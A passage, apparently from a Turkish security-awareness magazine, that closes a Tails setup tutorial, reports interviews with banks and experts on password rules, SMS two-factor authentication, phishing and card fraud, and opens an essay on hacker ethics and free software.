karşılayacak ekran, ayarların etkinleştirilmesi için Tails'i yeniden başlatmamız gerektiğini belirtiyor:



Güvenli disk alanımıza ulaşmak için Tails'i yeniden başlatıyoruz. Tails'in başlangıç karşılama ekranında bu defa, şifre korumalı bir diskimiz olduğunu, bunu Tails oturumunda kullanıp kullanmamak istediğimizi soran bir seçenek ile karşılaşacağız:




Şifrelenmiş alana ait parolayı girip, Unlock tuşuna bastığımızda, şayet girdiğimiz şifre doğru ise veriler ve disk alanı Tails'in bu oturumunda kullanılabilecek.



Girdiğimiz şifre doğru olduğu için *Your persistent storage is unlocked* mesajını görüyoruz.

Tails oturumunuzda bu kalıcı disk alanına ulaşmak isterseniz Places > Persistent menüsü üzerinden disk alanına erişmeniz mümkün:



İz bırakmayan işletim sistemi Tails'i güvenle kullanabilirsiniz.

Birkaç Öneri

Disk şifrelemesinde güçlü bir parola seçmediyseniz yahut PC'niz donanım seviyesinde bir arka kapı içeriyorsa Tails derdinize derman olmayacaktır. Söz konusu güvenlik olduğunda tek bir noktaya güvenmek yerine, daima teyakkuzda olup her bir katman için ayrı güvenlik tedbirine başvurmak zaruri.

Diğer yandan Tails işletim sistemini tırnak boyutundaki micro SD kartlara da kurabilir; şayet PC'niz SD karttan boot edilebilme özelliğini destekliyorsa Tails'i bu şekilde başlatabilirsiniz.

Micro SD kartların en büyük avantajı ise tehlike anında gerektiğinde yutulabilecek boyutta olmaları.

BANKALARA SORDUK: NASILSINIZ?

Günümüz internet çağında belki de güvenliğin en üst safhada olması gereken kurumlardan, bankalarda "güvenlik" ne durumda, hangi durumlarda sorumluluk bizlerde, hangi konularda bankalar, müşterilerinin mağduriyetlerini gidermek için çaba sarf ediyorlar? Bunları birinci ağızdan öğrenmek için bankalara bizzat başvurduk. Aşağıda bu soruları, bu soruların yanıtlarını, uzman görüşlerini ve naçizane birtakım bilgi ve yorumlarımızı sizlerle paylaşıyor olacağız. *Biraz daha siber güvenlik farkındalığı etrafında bir makale olacak, buyrun başlayalım.*

Türkiye'de hizmet veren bankaların güvenlik kriterleri ve yaklaşımları:

Ülkemizde hizmet veren, hatırı sayılır 8 banka ile görüştük. Ele aldığımız konular, sorduğumuz sorular ve aldığımız yanıtlar şöyle:

***** İnternet bankacılığı parolaları:**

İletişim kurduğumuz bankaların %75'i, internet bankacılığı parola kullanımında en fazla ve yalnızca 6 karaktere izin veriyor. Hatta birçok banka, yalnızca rakamlardan oluşan parola kullanımına müsade ediyor. Eğer siz de daha önce bu durumla karşılaştıysanız, muhtemelen nedenini merak etmişsinizdir. Biz de bu soruyu bankalara sorduk ve bir banka hariç hepsinden aldığımız yanıt: "*Altyapı bu şekilde*", oldu.

Belki bu size biraz ilginç gelebilir ama tam yanıt veren o bir bankanın yanıtı da şöyle:

"Aslında daha önceleri harf ve rakam kullanımını zorunlu kılıyorduk fakat müşterilerimizden aldığımız kullanım zorluğu şikayeti nedeni ile yalnızca rakam kullanımını zorunlu kıldık."

--- Sadece rakam kullanımını zorunlu kılmak yerine keşke harf kullanımına da izin verilseydi, düşüncesi geliyor akıllara. ---

"Neden?" sorusunun yanıtını maalesef ne biz, ne de banka (çağrı merkezi) çalışanları biliyor. Bu sorumuza yanıt bulabilmek için teknik bir ekip ile görüşmek istediğimizde bizi yönlendirebilecekleri böyle bir ekibin olmadığı yanıtını aldık. Bu noktada maliyetler söz konusu olabilir ya da *"ne de olsa 2FA var"* diye düşünmüş olabilirler. Derken, *bankacılık ve siber güvenlik* denildiğinde Türkiye'de akla ilk gelen isimlerden Mert Sarıca Bey'e sorduk:


Mert Sarıca - Akbank Siber Güv. Mer.

Mert Bey, bankaların birçoğu, internet bankacılığı parola kullanımında yalnızca nümerik ve maksimum 6 haneden oluşan parola kullanımına müsade ediyor, bunun nedeni ne olabilir?

Bu noktada Bankacılık Düzenleme ve Denetleme Kurumu'nun yayımladığı mevzuata aykırı bir durum söz konusu değil. Dolayısı ile aksi belirtilene kadar yeterli güvenlik ve müşteri memnuniyeti nedeni ile böyle olduğunu söyleyebilirim. Bunu kesin böyledir diyemem, yani bunlar yıllar önce alınmış kararlar, ben sadece tahmin yürütüyorum.

Öte yandan captcha varsa, hesap kilitleme varsa bu, alfanümerik'in daha güvenli olduğu anlamına gelmez şayet arkada nümerik kullanımdan ötürü oluşacak riskleri ortadan kaldırmaya yönelik aksiyon alıyorsan.

Yoksa şunu da sorabilirsin neden 6 hane de 66 hane değil. :)

Yani, nümeriğin daha güvensiz olduğu anlamına gelmez diyeyim, ek kontrollerle. Özetle regülasyonda dinamik değişkenin tanımında numerik kullanmaya izin vermesi, müşteri memnuniyeti ve 2. faktör doğrulamaya olan güvendir.

#BBDK'dan:

…

Müşterilere uygulanan kimlik doğrulama mekanizması birbirinden bağımsız en az iki bileşenden oluşur. Bu iki bileşen; müşterinin "bildiği", müşterinin "sahip olduğu" veya müşterinin "biyometrik bir karakteristiği olan" unsur sınıflarından farklı ikisine ait olmak üzere seçilir. Müşterinin "bildiği" unsur olarak parola/değişken parola bilgisi gibi bileşenler, "sahip olduğu" unsur olarak tek kullanımlık parola üretim cihazı, kısa mesaj servisi ile sağlanan tek kullanımlık parola gibi bileşenler kullanılabilir. Bileşenler tamamen müşterinin şahsına özgü olmalı ve bunlar sunulmadan kimlik doğrulama gerçekleştirilememeli, hizmetlere erişim sağlanamamalıdır.

g) Değişken parola: Kimlik doğrulamada kullanılan, belirli dönemlerde değiştirilmesi zorunlu kılınan gizli alfabetik ve/veya rakamsal karakterler dizisini, …(1)

Doğru ama maalesef günümüzde kişisel bilgilerimizin çoğu, birçok yerde mevcut ya da çevremizdekiler tarafından biliniyor/tahmin edilebiliyor. Yalnızca 6 haneli ve numerik bir parola kullanımına izin verilirse, bu parolaları tahmin etmek çok güç olmayacaktır. (Örn: 145301 ya da 190301) Bu durumda da geriye tek koruyucu meleğimiz; SMS kalıyor, öyle değil mi? :)

O da onun için var. :) İkisini kaptırdığında da başka kontroller de bu yüzden var. Dış kapının kilidine bakıp sadece buna göre değerlendirmek yanlış sonuca götürebilir kıssadan hisse. 10 anahtarlı kilit de koyarsın ama izinsiz giriş sonrası arkada seni lazerli koruma sistemi bekliyorsa zaten 10 kilide gerek yok malum 10 kilidi açmak kullanışsız. Ayrıca bankalar 123456 gibi parola kullanımına izin vermiyor.

Bu arada bir güvenlik araştırmacısı olarak 32 hane, büyük-küçük harf, sembol olsun ben de isterim ama risk analizi yapmadan derim. :)

Harika! :) "İkisini kaptırdığında da başka kontroller de bu yüzden var." Bunlar neler mesela, telefonla havale / EFT doğrulama gibi mi?

Kısaca anti-fraud yöntemleri, diyeyim. :)

Mert Bey'e katkılarından dolayı teşekkür ederiz.

Ben yine de (eğer ek bir doğrulama mekanizması yoksa ve) günümüzde oltalama saldırıları, hırsızlık, dolandırıcılık vakalarının geldiği noktayı, olası senaryoları göz önünde bulundurursak, endişeli ve hassas olmak taraftarıyım. *Zira güvenlikte endişeli olmak, güvenliğin temel unsurlarındandır, diyebiliriz.*

Hayır hayır! Bankada milyon dolarlarım yok. :)

(i)	Genellikle bankaların telefonla işlem doğrulama hizmetleri, belli tutarlar aralığında gerçekleşiyor. Bu bilgi bankalara ve bankalardaki işlem hareketlerinize göre değişiklik gösterebilir.
	Bankalar parola kullanımlarında minimum 5 ve maksimum 25 karaktere izin veriyor.

*** İki Faktörlü doğrulama özelliği:

2FA - ikili doğrulama özelliği için yine iletişim kurduğumuz bankalardan ikisi hariç hepsi, sadece ve yalnızca SMS ile ikili doğrulama yapıyor. Bu iki banka ise donanımsal ve/veya yazılımsal olarak bir şifre üreticisi ile güvenliği üst düzeye çıkarttıklarını söylüyorlar.

-Peki SMS'in suyu mu çıktı?- Diyecek olursanız, SMS kullanımının 1980'lere kadar dayanan eski, şifrelenmeden gönderilen-alınan ve maliyetli bir servis olduğunu hatırlatarak ne kadar güvenli olup olmadığını, mobil güvenlik ve sinyal istihbaratı alanlarına yoğunlaşmış olan, konunun uzmanı: Murat Şişman Bey'e soralım.


Murat Şişman - Signals Intelligence Res.

Murat Bey, GSM sinyalleri üzerinden SMS'lerin okunması teknik olarak ne kadar mümkün?

Bu zor bir çalışma olmakla birlikte tabii ki mümkün. Nasıl ki telefon dinlemeleri yapılabiliyor, SMS'ler de okunabilir, hatta dinlemekten daha kolay okunabilir ama aynı baz istasyonu üzerinde olmalısınız. Özellikle 4G ve üstü şebekelerde ise daha zor bir iş.

Peki bu noktada internet bankacılığı girişlerinde, ikili doğrulama olarak kullanılan SMS'lerin güvenliği konusunda endişe duymalı mıyız? Daha önce SMS'lerin yakalanması ile yaşanmış bir hırsızlık vakası oldu mu?

Türkiye'de değil ama evet, oldu. Fakat dediğim gibi bu bir hayli yetenek isteyen bir iş yani dünyada bunu yapabilecek sayılı kişiler vardır. Çünkü buradaki mesele sadece gelen SMS'i okumanız değil, aynı zamanda, geçerlilik süresi dolmadan okuyabilmenizdir. Yani zamanla yarışıyorsunuz. Özetle ve genel olarak bu sistemin güvenli olduğunu söyleyebilirim.

Kripto para borsalarının neredeyse hepsi, ikili doğrulama olarak SMS yerine AUTHY ya da Google Auth kullanıyor, bunun nedeni ne olabilir?

Güvenlikten ziyade, maliyetle ilgili olduğunu düşünüyorum. Zira SMS, Google Auth ya da AUTHY'e nazaran çok daha maliyetli olacaktır.

Aynı senaryo üzerinden devam edecek olursak, telefona zararlı bir yazılım yükleyerek bu olayın gerçekleşme ihtimalini nasıl yorumlarsınız?

En kolay ve en çok karşımıza çıkan zafiyet budur. RAT diye tabir edilen (Remote Administration Tools) yazılımlar ile anlık olarak cep telefonlarındaki tüm bilgilere erişilebiliyor. Özellikle Android işletim sistemine sahip cep telefonları bu riskle büyük oranda karşı karşıyadır. Bu tip yazılımlar ile gelen SMS mesajları okunabiliyor, silinebiliyor hatta kullanıcının haberi olmadan SMS bile gönderilebiliyor. Bu nedenle bankacılık işlemleri yapılan cep telefonunda zararlı bir yazılımın bulunması demek, tüm parola ve SMS trafiğinizin başkaları tarafından elde edileceği anlamına gelir. Önlem almanın birçok yolu var bunlardan en önemlisi mutlaka cep telefonlarına bilinen bir markanın antivirüs uygulaması yüklenmelidir. Bilinen markaların antivirüs uygulamaları bir çok zararlı yazılımı bulabiliyor. Yine GooglePlay mağazasından uygulama yüklerken istenilen izinlere de dikkat etmek gerekiyor, amacı dışında istenilen izinler verilmemeli. Genellikle Kuran-ı Kerim, Ezan Saatleri, Banka Kredisi gibi ücretsiz uygulamalar üzerinden zararlı yazılımlar dağıtılmaya devam ediyor. Apple kullanıcıları bu konuda kendilerini daha güvende hissedebilirler çünkü; AppStore mağazasında yayınlanan tüm uygulamaları en ince ayrıntısına kadar inceledikten sonra yayınlıyor. Öte yandan, eğer bir Android işletim sistemine sahip cep telefonunuz varsa mutlaka tuş kilidi kullanmalısınız. Eğer kilidiniz yoksa, bir restoranda veya başka bir yerde şarj etmesi için verdiğiniz kişi ona saniyeler içerisinde zararlı bir yazılım yükleyebilir.

Murat Bey'e katkılarından dolayı teşekkür ederiz.

Güvenlikte en "başarılı" banka, ne gibi özellikler sunuyor:

- 12 karaktere kadar harf ve rakamlardan oluşan parola kullanımı,
- SMS şifresi,
- Şifre üreticisi,
- Mobil imza,
- (White-list) Bir IP adresi ve/veya ISS (internet servis sağlayıcısı) tanımlamak,
- Ek parola tanımlama,
- Giriş sonrası, gizli veri doğrulaması,
- Tarih ve saat kısıtlaması (yalnızca T zamanında giriş yapılabilir),
- Bilgilendirme SMS'i (X lira ve üzerinde beni bilgilendir),
- Alıcı white-list'i tanımlama (yalnızca şu hesaplara para çıkışına izin ver) ve
- Ekran klavyesi gibi özellikleri sunmaktadır.

*** Mail-order - 2D / 3D alışveriş seçeneklerindeki riskler ve sorumluluklar:

Bildiğiniz üzere halâ 2D / Klasik ödeme ya da diğer bir deyimle mail-order yöntemi ile ödeme alınabiliyor. Fakat klasik ödeme yönteminde 2FA - *ikili doğrulama* olmadığı için olası bir durumunda limitiniz tutarınca şifresiz alışveriş yapılabiliyor. Yani, kart bilgileriniz ele geçirildiğinde cep telefonunuza SMS gelmeksizin alışveriş yapılabilir. Tabii, bu durumda bankanıza durumu bildirebilir ve yapılan harcamaya itiraz edebilirsiniz. Peki bankaların yaklaşımı ne yönde olur?

Bu bankalardan birisi hariç geriye kalan tüm bankalar, genel hatlarıyla size yardımcı olmaya çalıştıklarını söyleseler de sorumluluğunun sizde olduğunu söylüyor.

(i)	Olası bir durumda mağdur olmamak için kartınızı klasik ödemeye kapattırabilirsiniz.
	3D ile yapılan ödemelerde olası bir mağduriyet yaşanması durumunda, sorumluluk kullanıcılardadır.

*** Temassız işlem özelliği:

Bu özelliğe sahip kartlarda temassız işlem özelliği genellikle açık geliyor. -*Gelsin canım, işlerimizi pratikleştiriyor.*- diyebilirsiniz. Öyle ise şu görsele bir bakalım:

Çözüm nedir derseniz, temassız işlem özelliğini kullanmak istediğiniz kartlarınızı, manyetik kart koruyucularında/cüzdanlarında saklayabilirsiniz. RFID (Radio Frequency Identification) engelleyici kılıflar, cüzdanlar ortalama birkaç Dolar'dan başlıyor. *Ya da bu özelliği kapattırabilirsiniz.*

Peki bu durumlarda bankaların tutumu ne oluyor?

Genel itibari ile hepsi bu durumu araştırdığını ve mağduriyetinizi gidermeye çalıştığını söylüyor fakat bittabi bu konuda kesin bir mağduriyet giderme söz konusu değil, araştırılıyor ve çözüm üretmeye çalışılıyor.

*** Bilgilerimiz nerede saklanıyor?

Bankalara verdiğimiz tüm bu bilgiler nerede saklanıyor, dersiniz? Bu soruyu sorduğumuzda yalnızca bir bankadan net bir yanıt alabildik o da: "Türkiye'de ve KKTC'ndeki veri merkezlerinde tutulduğu yönünde idi."

-Peki bu bilgiler şifrelenerek mi saklanıyor- sorusunun yanıtı ise, "evet" oldu fakat hangi bilgilerin şifrelenerek saklandığı bilmiyoruz tabii.

*** Bal Tuzağı - Oltalama (Phishing) saldırıları ve önlemleri:

Belki de ilk duymak istediğiniz konu buydu. :)

Phishing - oltalama saldırıları, günümüzde en yaygın kullanılan siber saldırı türlerindendir. Bugüne kadar en çok tercih edileni, e-posta oltalama saldırısı iken şu sıralar en yaygın olanı da web siteleri üzerinden yapılanıdır, diyebiliriz. Konumuz, bankalar olduğu için açıklamamızı da yine bankalar üzerinden yapalım. Kullandığınız bir bankayı düşünün. Saldırgan, bu banka sitesinin birebir aynısını üretiyor, site adını da çok benzer ya da içerisinde o bankanın adının geçtiği, örn: x-kampanya.com şeklinde alıyor. "*Size özel %28.5 mevduat faiz fırsatı!*", "*Yukarıdaki linkten hemen katıl! Hediyeni Kap*!", "*Mobil şubeye şimdi giriş yap 10GB anında cebinde!*", gibi mesajlarla sizi bir şekilde bu siteye çekiyor. Görünürde hiçbir fark olmayan hatta SSL/Güvenlik sertifikası bile kurulmuş bu siteyi ziyaret ettiğinizde, gerçek X bankasının sitesi olarak düşünüp, işleme koyulduğunuzda, oltalanmış oluyorsunuz. Bu saldırı türü aslında başlı başına bir konudur ama şu kadarını söylemeliyiz ki oltalama saldırısı belki de en tehlikeli atak türüdür. Ele aldığımız konu bankalar olduğu için örneklerimiz daha çok banka ve maddi değerler üzerinden ilerliyor ama birkaç sene önce İran'da yaşanan Stuxnet Vakasını hatırlayın mesela. (?)

Daha günlük ve sıradan bir yaşantıda karşılaşabileceğimiz bir örneği, Sn. Ziyahan Albeniz'in bir haberinden alıntı yaparak paylaşalım. Ev ya da araba satın alacaksınız, internette şöyle bir araştırma yaptınız, ilanları gezerken: *"Acil ihtiyaçtan dolayı satılık!"* başlıklı bir ilana denk geldiniz. Tabii acil ihtiyaçtan satılık ya hani, aradığınız ürünün piyasa değerinin de altında olması o ilanı cazibeli kılıyor sizin için. Arıyor, ilan sahibi ile görüşüyorsunuz, "İlana çok fazla başvuru var, niyetiniz ciddi ise kapora gönderin, arabayı başkasına satmayayım ben de." yanıtını alıyor ve kaporayı gönderiyorsunuz. Sonra? Sonrasını malumunuz… (2)

İlginçtir ki günümüzde bu olayla sosyal medya siteleri üzerinde sponsorlu içerik olarak oldukça sık karşılaşıyoruz. Örneğin: Twitter'da X bankasının logosu, kampanyası, görseli vs. neredeyse birebir aynı ve sponsorlu bir paylaşımla karşılaşıyor ve ziyaret ediyoruz. Aman dikkat!

Oltalama saldırılarının önüne geçmek için ne gibi çalışmalarınız var?

Sorusunu maalesef, bankalardan yalnızca birkaçına sorabildik ve aldığımız yanıt: *"Bu konuda çalışmalar yapılıyor fakat detayları hakkında bir bilgiye sahip değiliz.",* oldu.

Son yıllarda telefonla oltalama saldırılarının sayısında da ciddi bir artış görülüyor ki bu saldırı yöntemi, belki de oltalama saldırıları içerisindeki en tehlikeli saldırıdır. Örneğin: Geçtiğimiz haftalarda birinci ağızdan dinlediğim bir oltalama saldırısı şöyle. Arayan numara kullandığınız bir banka numarasının birebir aynısı yalnızca sıfırdan sonraki rakamı farklı. Bu numaradan aranıyorsunuz. Bir şekilde isminiz, mesleğiniz, numaranız ve hatta kimlik numaranız dahi biliniyor. Arayan sosyal mühendis, sizi bir bahane ile ve güvenlik için biraz sonra telefonunuza SMS ile gelecek olan doğrulama kodunu, kendisi ile sesli olarak paylaşmaksızın "dıt" sesinden sonra tuşlayarak girmenizi istiyor. Ne kadar da gerçekçi değil mi? Sonrası mı? Malumunuz… (3) İşin teknik tarafını merak edenler için anahtar kelime: DTMF (Dual Tone Multi Frequency)'dir.

Peki bankalar bu durum için neler öneriyor?

Tarafınıza gelen bir telefon görüşmesine, SMS'e ya da e-postaya itimat ederek kritik ya da basit bir işlem için dahi doğrulamalı bir onay vermemeniz, en sağlıklı yol olarak; böyle bir durumda telefon görüşmesini sonlandırıp, bankanızı sizin aramanız ve web sitelerini yalnızca bizzat yazarak ulaşmanız öneriliyor.

Tam da bu satırları gözden geçirirken bir bankadan konu ile ilgili bir e-posta geldi. :)

"Sosyal medya hesaplarında karşılaştığınız reklamların bankamızın hesapları üzerinden paylaşıldığından emin olunuz. İnternet bankacılığına yalnızca www.bizimbank.com üzerinden erişim sağlayınız. Kart aidatı, masraf iadesi, sigorta iptali gibi gerekçelerle sizi arayan kişilerle bilgilerinizi paylaşmayınız."

Kredi kartı hırsızlığına karşı sigorta:

Öte yandan görüştüğümüz bu bankalardan birisi, kart bilgilerinizin ele geçirilmesi ve izniniz dışında ödeme yapılmasına karşı sigortacılık hizmeti sunduğunu söylüyor. Yani "cüzi" bir meblağ karşılığında, (50.000 TL'ye kadar yaşanabilecek) bir mağduriyet için bir sigorta hizmeti sağlıyor. Hem de yalnızca kendi bankası için değil, diğer banka kredi kartları için de geçerli bu hizmet fakat bu sigortadan faydalanabilmek için o bankaya ait bir kredi kartına sahip olmanız şart koşuluyor.

*** ATM'lerden nakit çekim limitleri:

Birçok bankanın ATM'lerden varsayılan günlük nakit çekim limiti 1.500 - 2.000 TL olarak tanımlanmış durumda.

Bu limitin neden bu tutarlarda olduğunu sorduğumuzda aldığımız yanıtlardan 9/10'u, güvenlik gerekçesi nedeni ile olduğunu söylüyor.

- Peki, öyle ise neden daha fazla tutar çekmek istediğimizde bir miktar komisyon karşılığında o tutarı çekebiliyoruz.
- *Oops…* Dilerseniz bu limiti şubemize başvurarak yükseltebilirsiniz, yanıtını alıyoruz.

  Birkaç banka hariç hepsi bu limit artışına müsade ediyor.

  --- Bu limit nakit çekim limiti olarak tanımlanmıştır ve alışverişlerde böyle bir kısıtlama yoktur. ---

*** ATM'lerde kart kopyalama vakaları:

Mutlaka duymuşsunzudur: "*ATM'lerden para çekerken dikkat!*", "*ATM'lere kart kopyalayıcı aparatlar yerleştirdiler!*" vs. Haydi, oltalama saldırılarını falan anladık. Peki bu durum için ne diyor bankalar?

Sorumluluklarını kabul ediyor ve genel olarak yaşanan mağduriyetleri giderdiklerini dile getirseler de tabii bu konuda da bir garanti vermiyorlar. Görüştüğümüz bankalardan birisi, ATM'lerin her gün - düzenli olarak kontrol edildiğini ve kameralarla da daha güvenli kılmaya çalıştıklarını ifade ettiler.

--- Bu risk yalnızca ATM'lerde değil, üye işyerlerinde de söz konusudur. ---

Mümkünse bu gibi durumların önüne geçmek için bankanız tarafından işlem öncesi ve sonrası için SMS bilgilendirmesi talep edebilir ve aktif bir şekilde hesap hareketlerinizi takip edebilirsiniz.

--- Kuruşları çalarak zengin olan hacker geldi aklıma. :) Bu vaka, hesap hareketlerini takip ederken 20-30 kuruşun neden kesildiğini anlamayan ve bankaya itiraz eden bir kadın sayesinde çözülmüştü. ---

Kullandığınız uygulamalar üzerinden oltama saldırıları:

Oltalama saldırısına tarayıcılar üzerinden bir örnek, genellikle anketler üzerinden yapılıyor. Kullandığımız tarayıcıya göre ilgili görseli - temayı çağırıyor, birkaç soru ile sizi hızlıca sonuca ulaştırıyor ve sonrası, bingo!

Ekstra öneriler:

Bir sisteme giriş yaparken size ait olmayan ya da güvenmediğiniz (public) ağlar üzerinden login olmayınız. Peki neden? Gönderdiğimiz her istek ağ üzerinden gittiği için verilerimizin ele geçirilme riski söz konusudur. Bu gibi durumlarda mobil ağ bağlantısı üzerinden giriş yapabilir, alternatif olarak VPN kullanabilirsiniz.

3. parti uygulamalar: Telefonumuza kurduğumuz uygulamalara ve bu uygulamaların bizden istediği izinlere dikkat etmeliyiz. Örn: Bir kamera uygulamasının rehberimizle ya da mesajlarımızla ne ilgisi olabilir ki bunlara da erişmek istiyor?

Güvenli günler...

Bkz:

(1) http://www.resmigazete.gov.tr/eskiler/2007/09/20070914-1.htm

(2) Sahibinden çok kullanılmış dolandırıcılık hikayeleri

(3) Bir oltalama aracı olarak telefon

Nuri Çilengir - nuriilengir@protonmail.com

Açık Dünyada Özgür Olmak

Yazılımlardan söz ederken genellikle unutulan asıl nokta yazılımın lisansı olur. Yazılım lisansları aslında, var olan yazılımın ideolojisini, güvenirliğini, ticari kullanımını ve dağıtım metotlarını tanımlar. Birçok farklı lisanslama türü mevcut fakat bu yazıda, Google'ın, Trump'ın kara listesi nedeniyle Huawei'nin Android hizmetlerini durdurması üzerine ortaya çıkan: "*Ee Android açık kaynak değil miydi, Huawei neden kullanamayacak?*" ve türevi söylemlerin ortaya çıkması üzerine, genellikle aynı olguyu ve kapsamları belirttikleri sanılan ya da karıştırılan **özgür yazılım** ve **açık kaynak** kavramları üzerinden yürüteceğiz.

Özgür yazılım felsefesi ve onu temel almış özgür yazılım hareketi, açık kaynak hareketinin tarihsel olarak önünü açtı ve açık kaynak hareketinin sahip olduğu teknolojik, yasal, metodolojik ve ideolojik kavramları edinmesinde büyük rol oynadı. Buna rağmen, **özgür yazılım** ve **açık kaynak** dediğimizde iki yaklaşımın da aynı hareketi ve olguyu ifade ettiği bir durum söz konusu. Peki aynı olguyu ifade ediyorlarsa, neden aynı hareket için iki ayrı kavram kullanıyoruz? Bu sorunun cevabı tarihsel bir süreç ve oluşumlar arasında kurulan yakın ilişkilerdeki nüanslarda gizli. Bu nedenle, iki başlığı kıyaslarken, hem toplum hem de egemen medyada yanlış aksettirilen birkaç kavramı da dahil edip, karşılaştırma ve tanımlamalarımızı bu perspektiften yürüteceğiz.

1. Hack, Hackerlar ve Hacker Etiği

İlk bilgisayar sistemleri, 1940'larda ve 1950'lerde esasen askeri ve bilimsel amaçlarla yapıldı. Bilgisayarları kullanmak ve incelemek için en eski araştırma enstitülerinden biri, Massachusetts Teknoloji Enstitüsü'dür (MIT). MIT'deki yapay zeka (AI) laboratuvarı 1958'de kuruldu ve bilgisayar bilimi ve bilgisayar kültürünün doğum yerlerinden biri oldu. **Hack** kavramı ilk yıllarda MIT öğrencilerinin aralarında yaptıkları şakaya verilen isim olarak ortaya çıktı. 1970'lerde MIT'de bulunan öğrenci kulübü Tech Model Railroad Club, kampüsteki tek elektro-mekanik kumanda sistemleri ile yönetilen model demiryolu ağına sahipti. Kulüp bünyesinde elektronik cihazlara ilgi duyan birçok öğrenci bulunuyordu. Bir süre sonra öğrencilerin kulüp etkinliklerindeki katkıları, elektro-mekanik kumanda sistemi ile model demiryolu ağı üzerinde yaptıkları düzenlemelerin basit ve etkili olması üzerinden değerlendirilmeye başlanmıştı. Bu yüzden, hack kavramı da bir süre sonra "başarılı ve etkili çözümler geliştirme" şeklinde evrildi. Daha sonraları bilgisayarların yaygınlaşmasıyla yaşanacak olan teknik ve teknik olmayan üye ayrımı üzerindeki tartışma **Hacker** kavramını doğuracaktı.

Bilgisayarların yaygınlaşması sadece bilgisayar devriminin değil, bu devrimden doğacak kültürlerin de başlangıcı olarak kabul edilebilir. Bu yaygınlaşmanın doğurduğu kültür: "*Bilgisayarda yapılabilecek her türlü iyileştirme, geliştirme ister donanım ister yazılım olsun amaçladığını yerine getirebiliyorsa ve bunu da olabilecek en iyi şekilde yapıyorsa bu bir "**hack**"tir. Bunu yapan kişi de yaşı, cinsiyeti vs dikkate alınmaksızın topluluğun saygısını kazanır ve topluluk tarafından başarısını gösteren bir ünvan yani diğer bir deyişle "**hacker**" olarak adlandırılır.*"[1] şeklinde tanımlanabilir. MIT hackerlarının aralarında oluşturduğu etik kavramını Steven Levy 1984'te şu maddelerle tanımladı[2]:

1. Sistemlere, donanıma ve bilgisayarlara erişim kısıtlanamaz. Bireyler, bir sistemin, teknolojinin nasıl işlediğini öğrenmekte özgürdürler.
2. Bilgi (enformasyon) özgürdür. Bilginin üretilmesi, üretilen bilginin yaygınlaştırılması üzerinde bir kısıtlama kabul edilemez.
3. Otoriteye güvenmeyin. Baskı her zaman otoriteden kaynaklanır. Güç tek bir noktada toplanmamalıdır.
4. Eserleriniz, yaptıklarınız, başarınızı sizi değerli kılar.
5. Bilgisayarlar kullanılarak güzel ve iyi şeyler yapılabilir.
6. Bilgisayarlar yaşamınızı olumlu yönde geliştirir.

Bilgisayarların yaygınlaşmasıyla programlar günümüzdeki gibi yazılımcılar tarafından değil kullanıcılar tarafından delikli kağıtlar[3] üzerine geliştiriliyordu. Bu yüzden bilgisayar programları, bilimsel topluluk tarafından oluşturulan herhangi bir bilgi gibi ele alındı. Yazılım herkesin kullanması, incelemesi ve geliştirmesi için serbestti. Yani programlara bir yandan hiç kimse sahip değildi, diğer yandan da topluluğun ortak mülkü idi.

1 Hack Kültürü ve Hacktivizm: Yeni bir Siyaset Biçimi - Alternatif Bilişim (2013 s.13)

2 Hackers: Heroes of the Computer Revolution - Steven Levy (2010)

3 https://en.wikipedia.org/wiki/Punched_card

1970'lerde yazılımın üretilmesi daha karmaşık ve pahalı hale geldikçe, yazılım şirketleri, gelir akışlarını korumak ve rakiplerin uygulamalarına erişimini engellemek için kaynak kodu dahil olarak göndermekten vazgeçti ve bir çok kısıtlama ve telif sözleşmeleri ekledi. 1980'lerin başlarında, MIT'de bulunan AI laboratuvarında, bazı hackerlar laboratuvarda geliştirilen teknolojiyi barındıran bilgisayarları satmak için Symbolics adlı bir şirket kurdular. Şirketi kuran hackerlar, bilgisayarlarındaki yazılımın ticari bir sır olarak kabul etmesi büyük bir krize neden oldu. Topluluk ve topluluk kültürü yok edildi. Richard Stallman daha sonra kendisini *"ölü bir kültürün son kurtulanı"* olarak tanımlayacaktı.

Stallman, burada yazılım mülkiyeti açısından doğabilecek bir sorunu öngördü. AI laboratuvarında dayanışma, işbirliği ve paylaşım ruhu vardı. Bu ruh kendini kısıtlamalara bırakmıştı fakat bilginin kaynağına olan kısıtlamalar insanların birbirlerine nasıl yardım edebileceği konusunda da kısıtlamalar getiriyordu. 1983 yılında Stallman, kullanıcılarına kaynak kodunu görüntüleme, değiştirme ve paylaşma özgürlüğü sağlayacak eksiksiz bir işletim sistemi oluşturma niyetini ilan eden GNU (GNU is not UNIX) Manifestosu'nu yayımladı. Proje ilgi gördü ve Stallman geliştiricilerin katkılarını projeye dahil etmeye başladı. Sistem kütüphanesi, kabuk, C derleyici ve bir metin editörü dahil olmak üzere bir işletim sisteminin ana bileşenleri geliştirdi. Ancak, Stallman'ın işletim sisteminin çekirdeği, Linus Torvalds'ın 1991'de Linux çekirdeği üzerinde çalışmaya başlayana kadar hala eksikti.

2. GNU Manifestosu ve Özgür Yazılımın Doğuşu

Özgür yazılım hareketi büyük ölçüde Richard Stallman'ın buluşudur. Richard Stallman GNU manifestosundaki motivasyonunu, lisanslı yazılımların toplum odaklı yazılım geliştirmeyi önlediğini, inovasyonu sığlaştırdığını ve teknolojinin ilerlemesinin yavaşlattığını öne sürerek açıkladı. GNU projesi hem özel lisanslı yazılımların yükselişine hem de önceki dönemlerde işbirliğine dayalı yazılım geliştirmenin engellemesine bir cevap olarak görülmelidir. Stallman'ın GNU Manifestosu'ndaki (1983) temel argümanı, "Yararlı bir program, ihtiyacı olan herkesle paylaşılmalıdır." olmuştur. Onun bu niyeti kapitalizm ya da ticaret karşıtı olmak değildi, sadece özel yazılımların toplum ve işbirliği üzerinde yarattığı etik problem üzerine bir başkaldırıydı. Bu argümandan yola çıkarak 1985 yılına döndüğümüzde, Stallman, **özgür yazılım** kavramını daha geniş kitlelere tanıtmak amacıyla, kar amacı gütmeyen **Özgür Yazılım 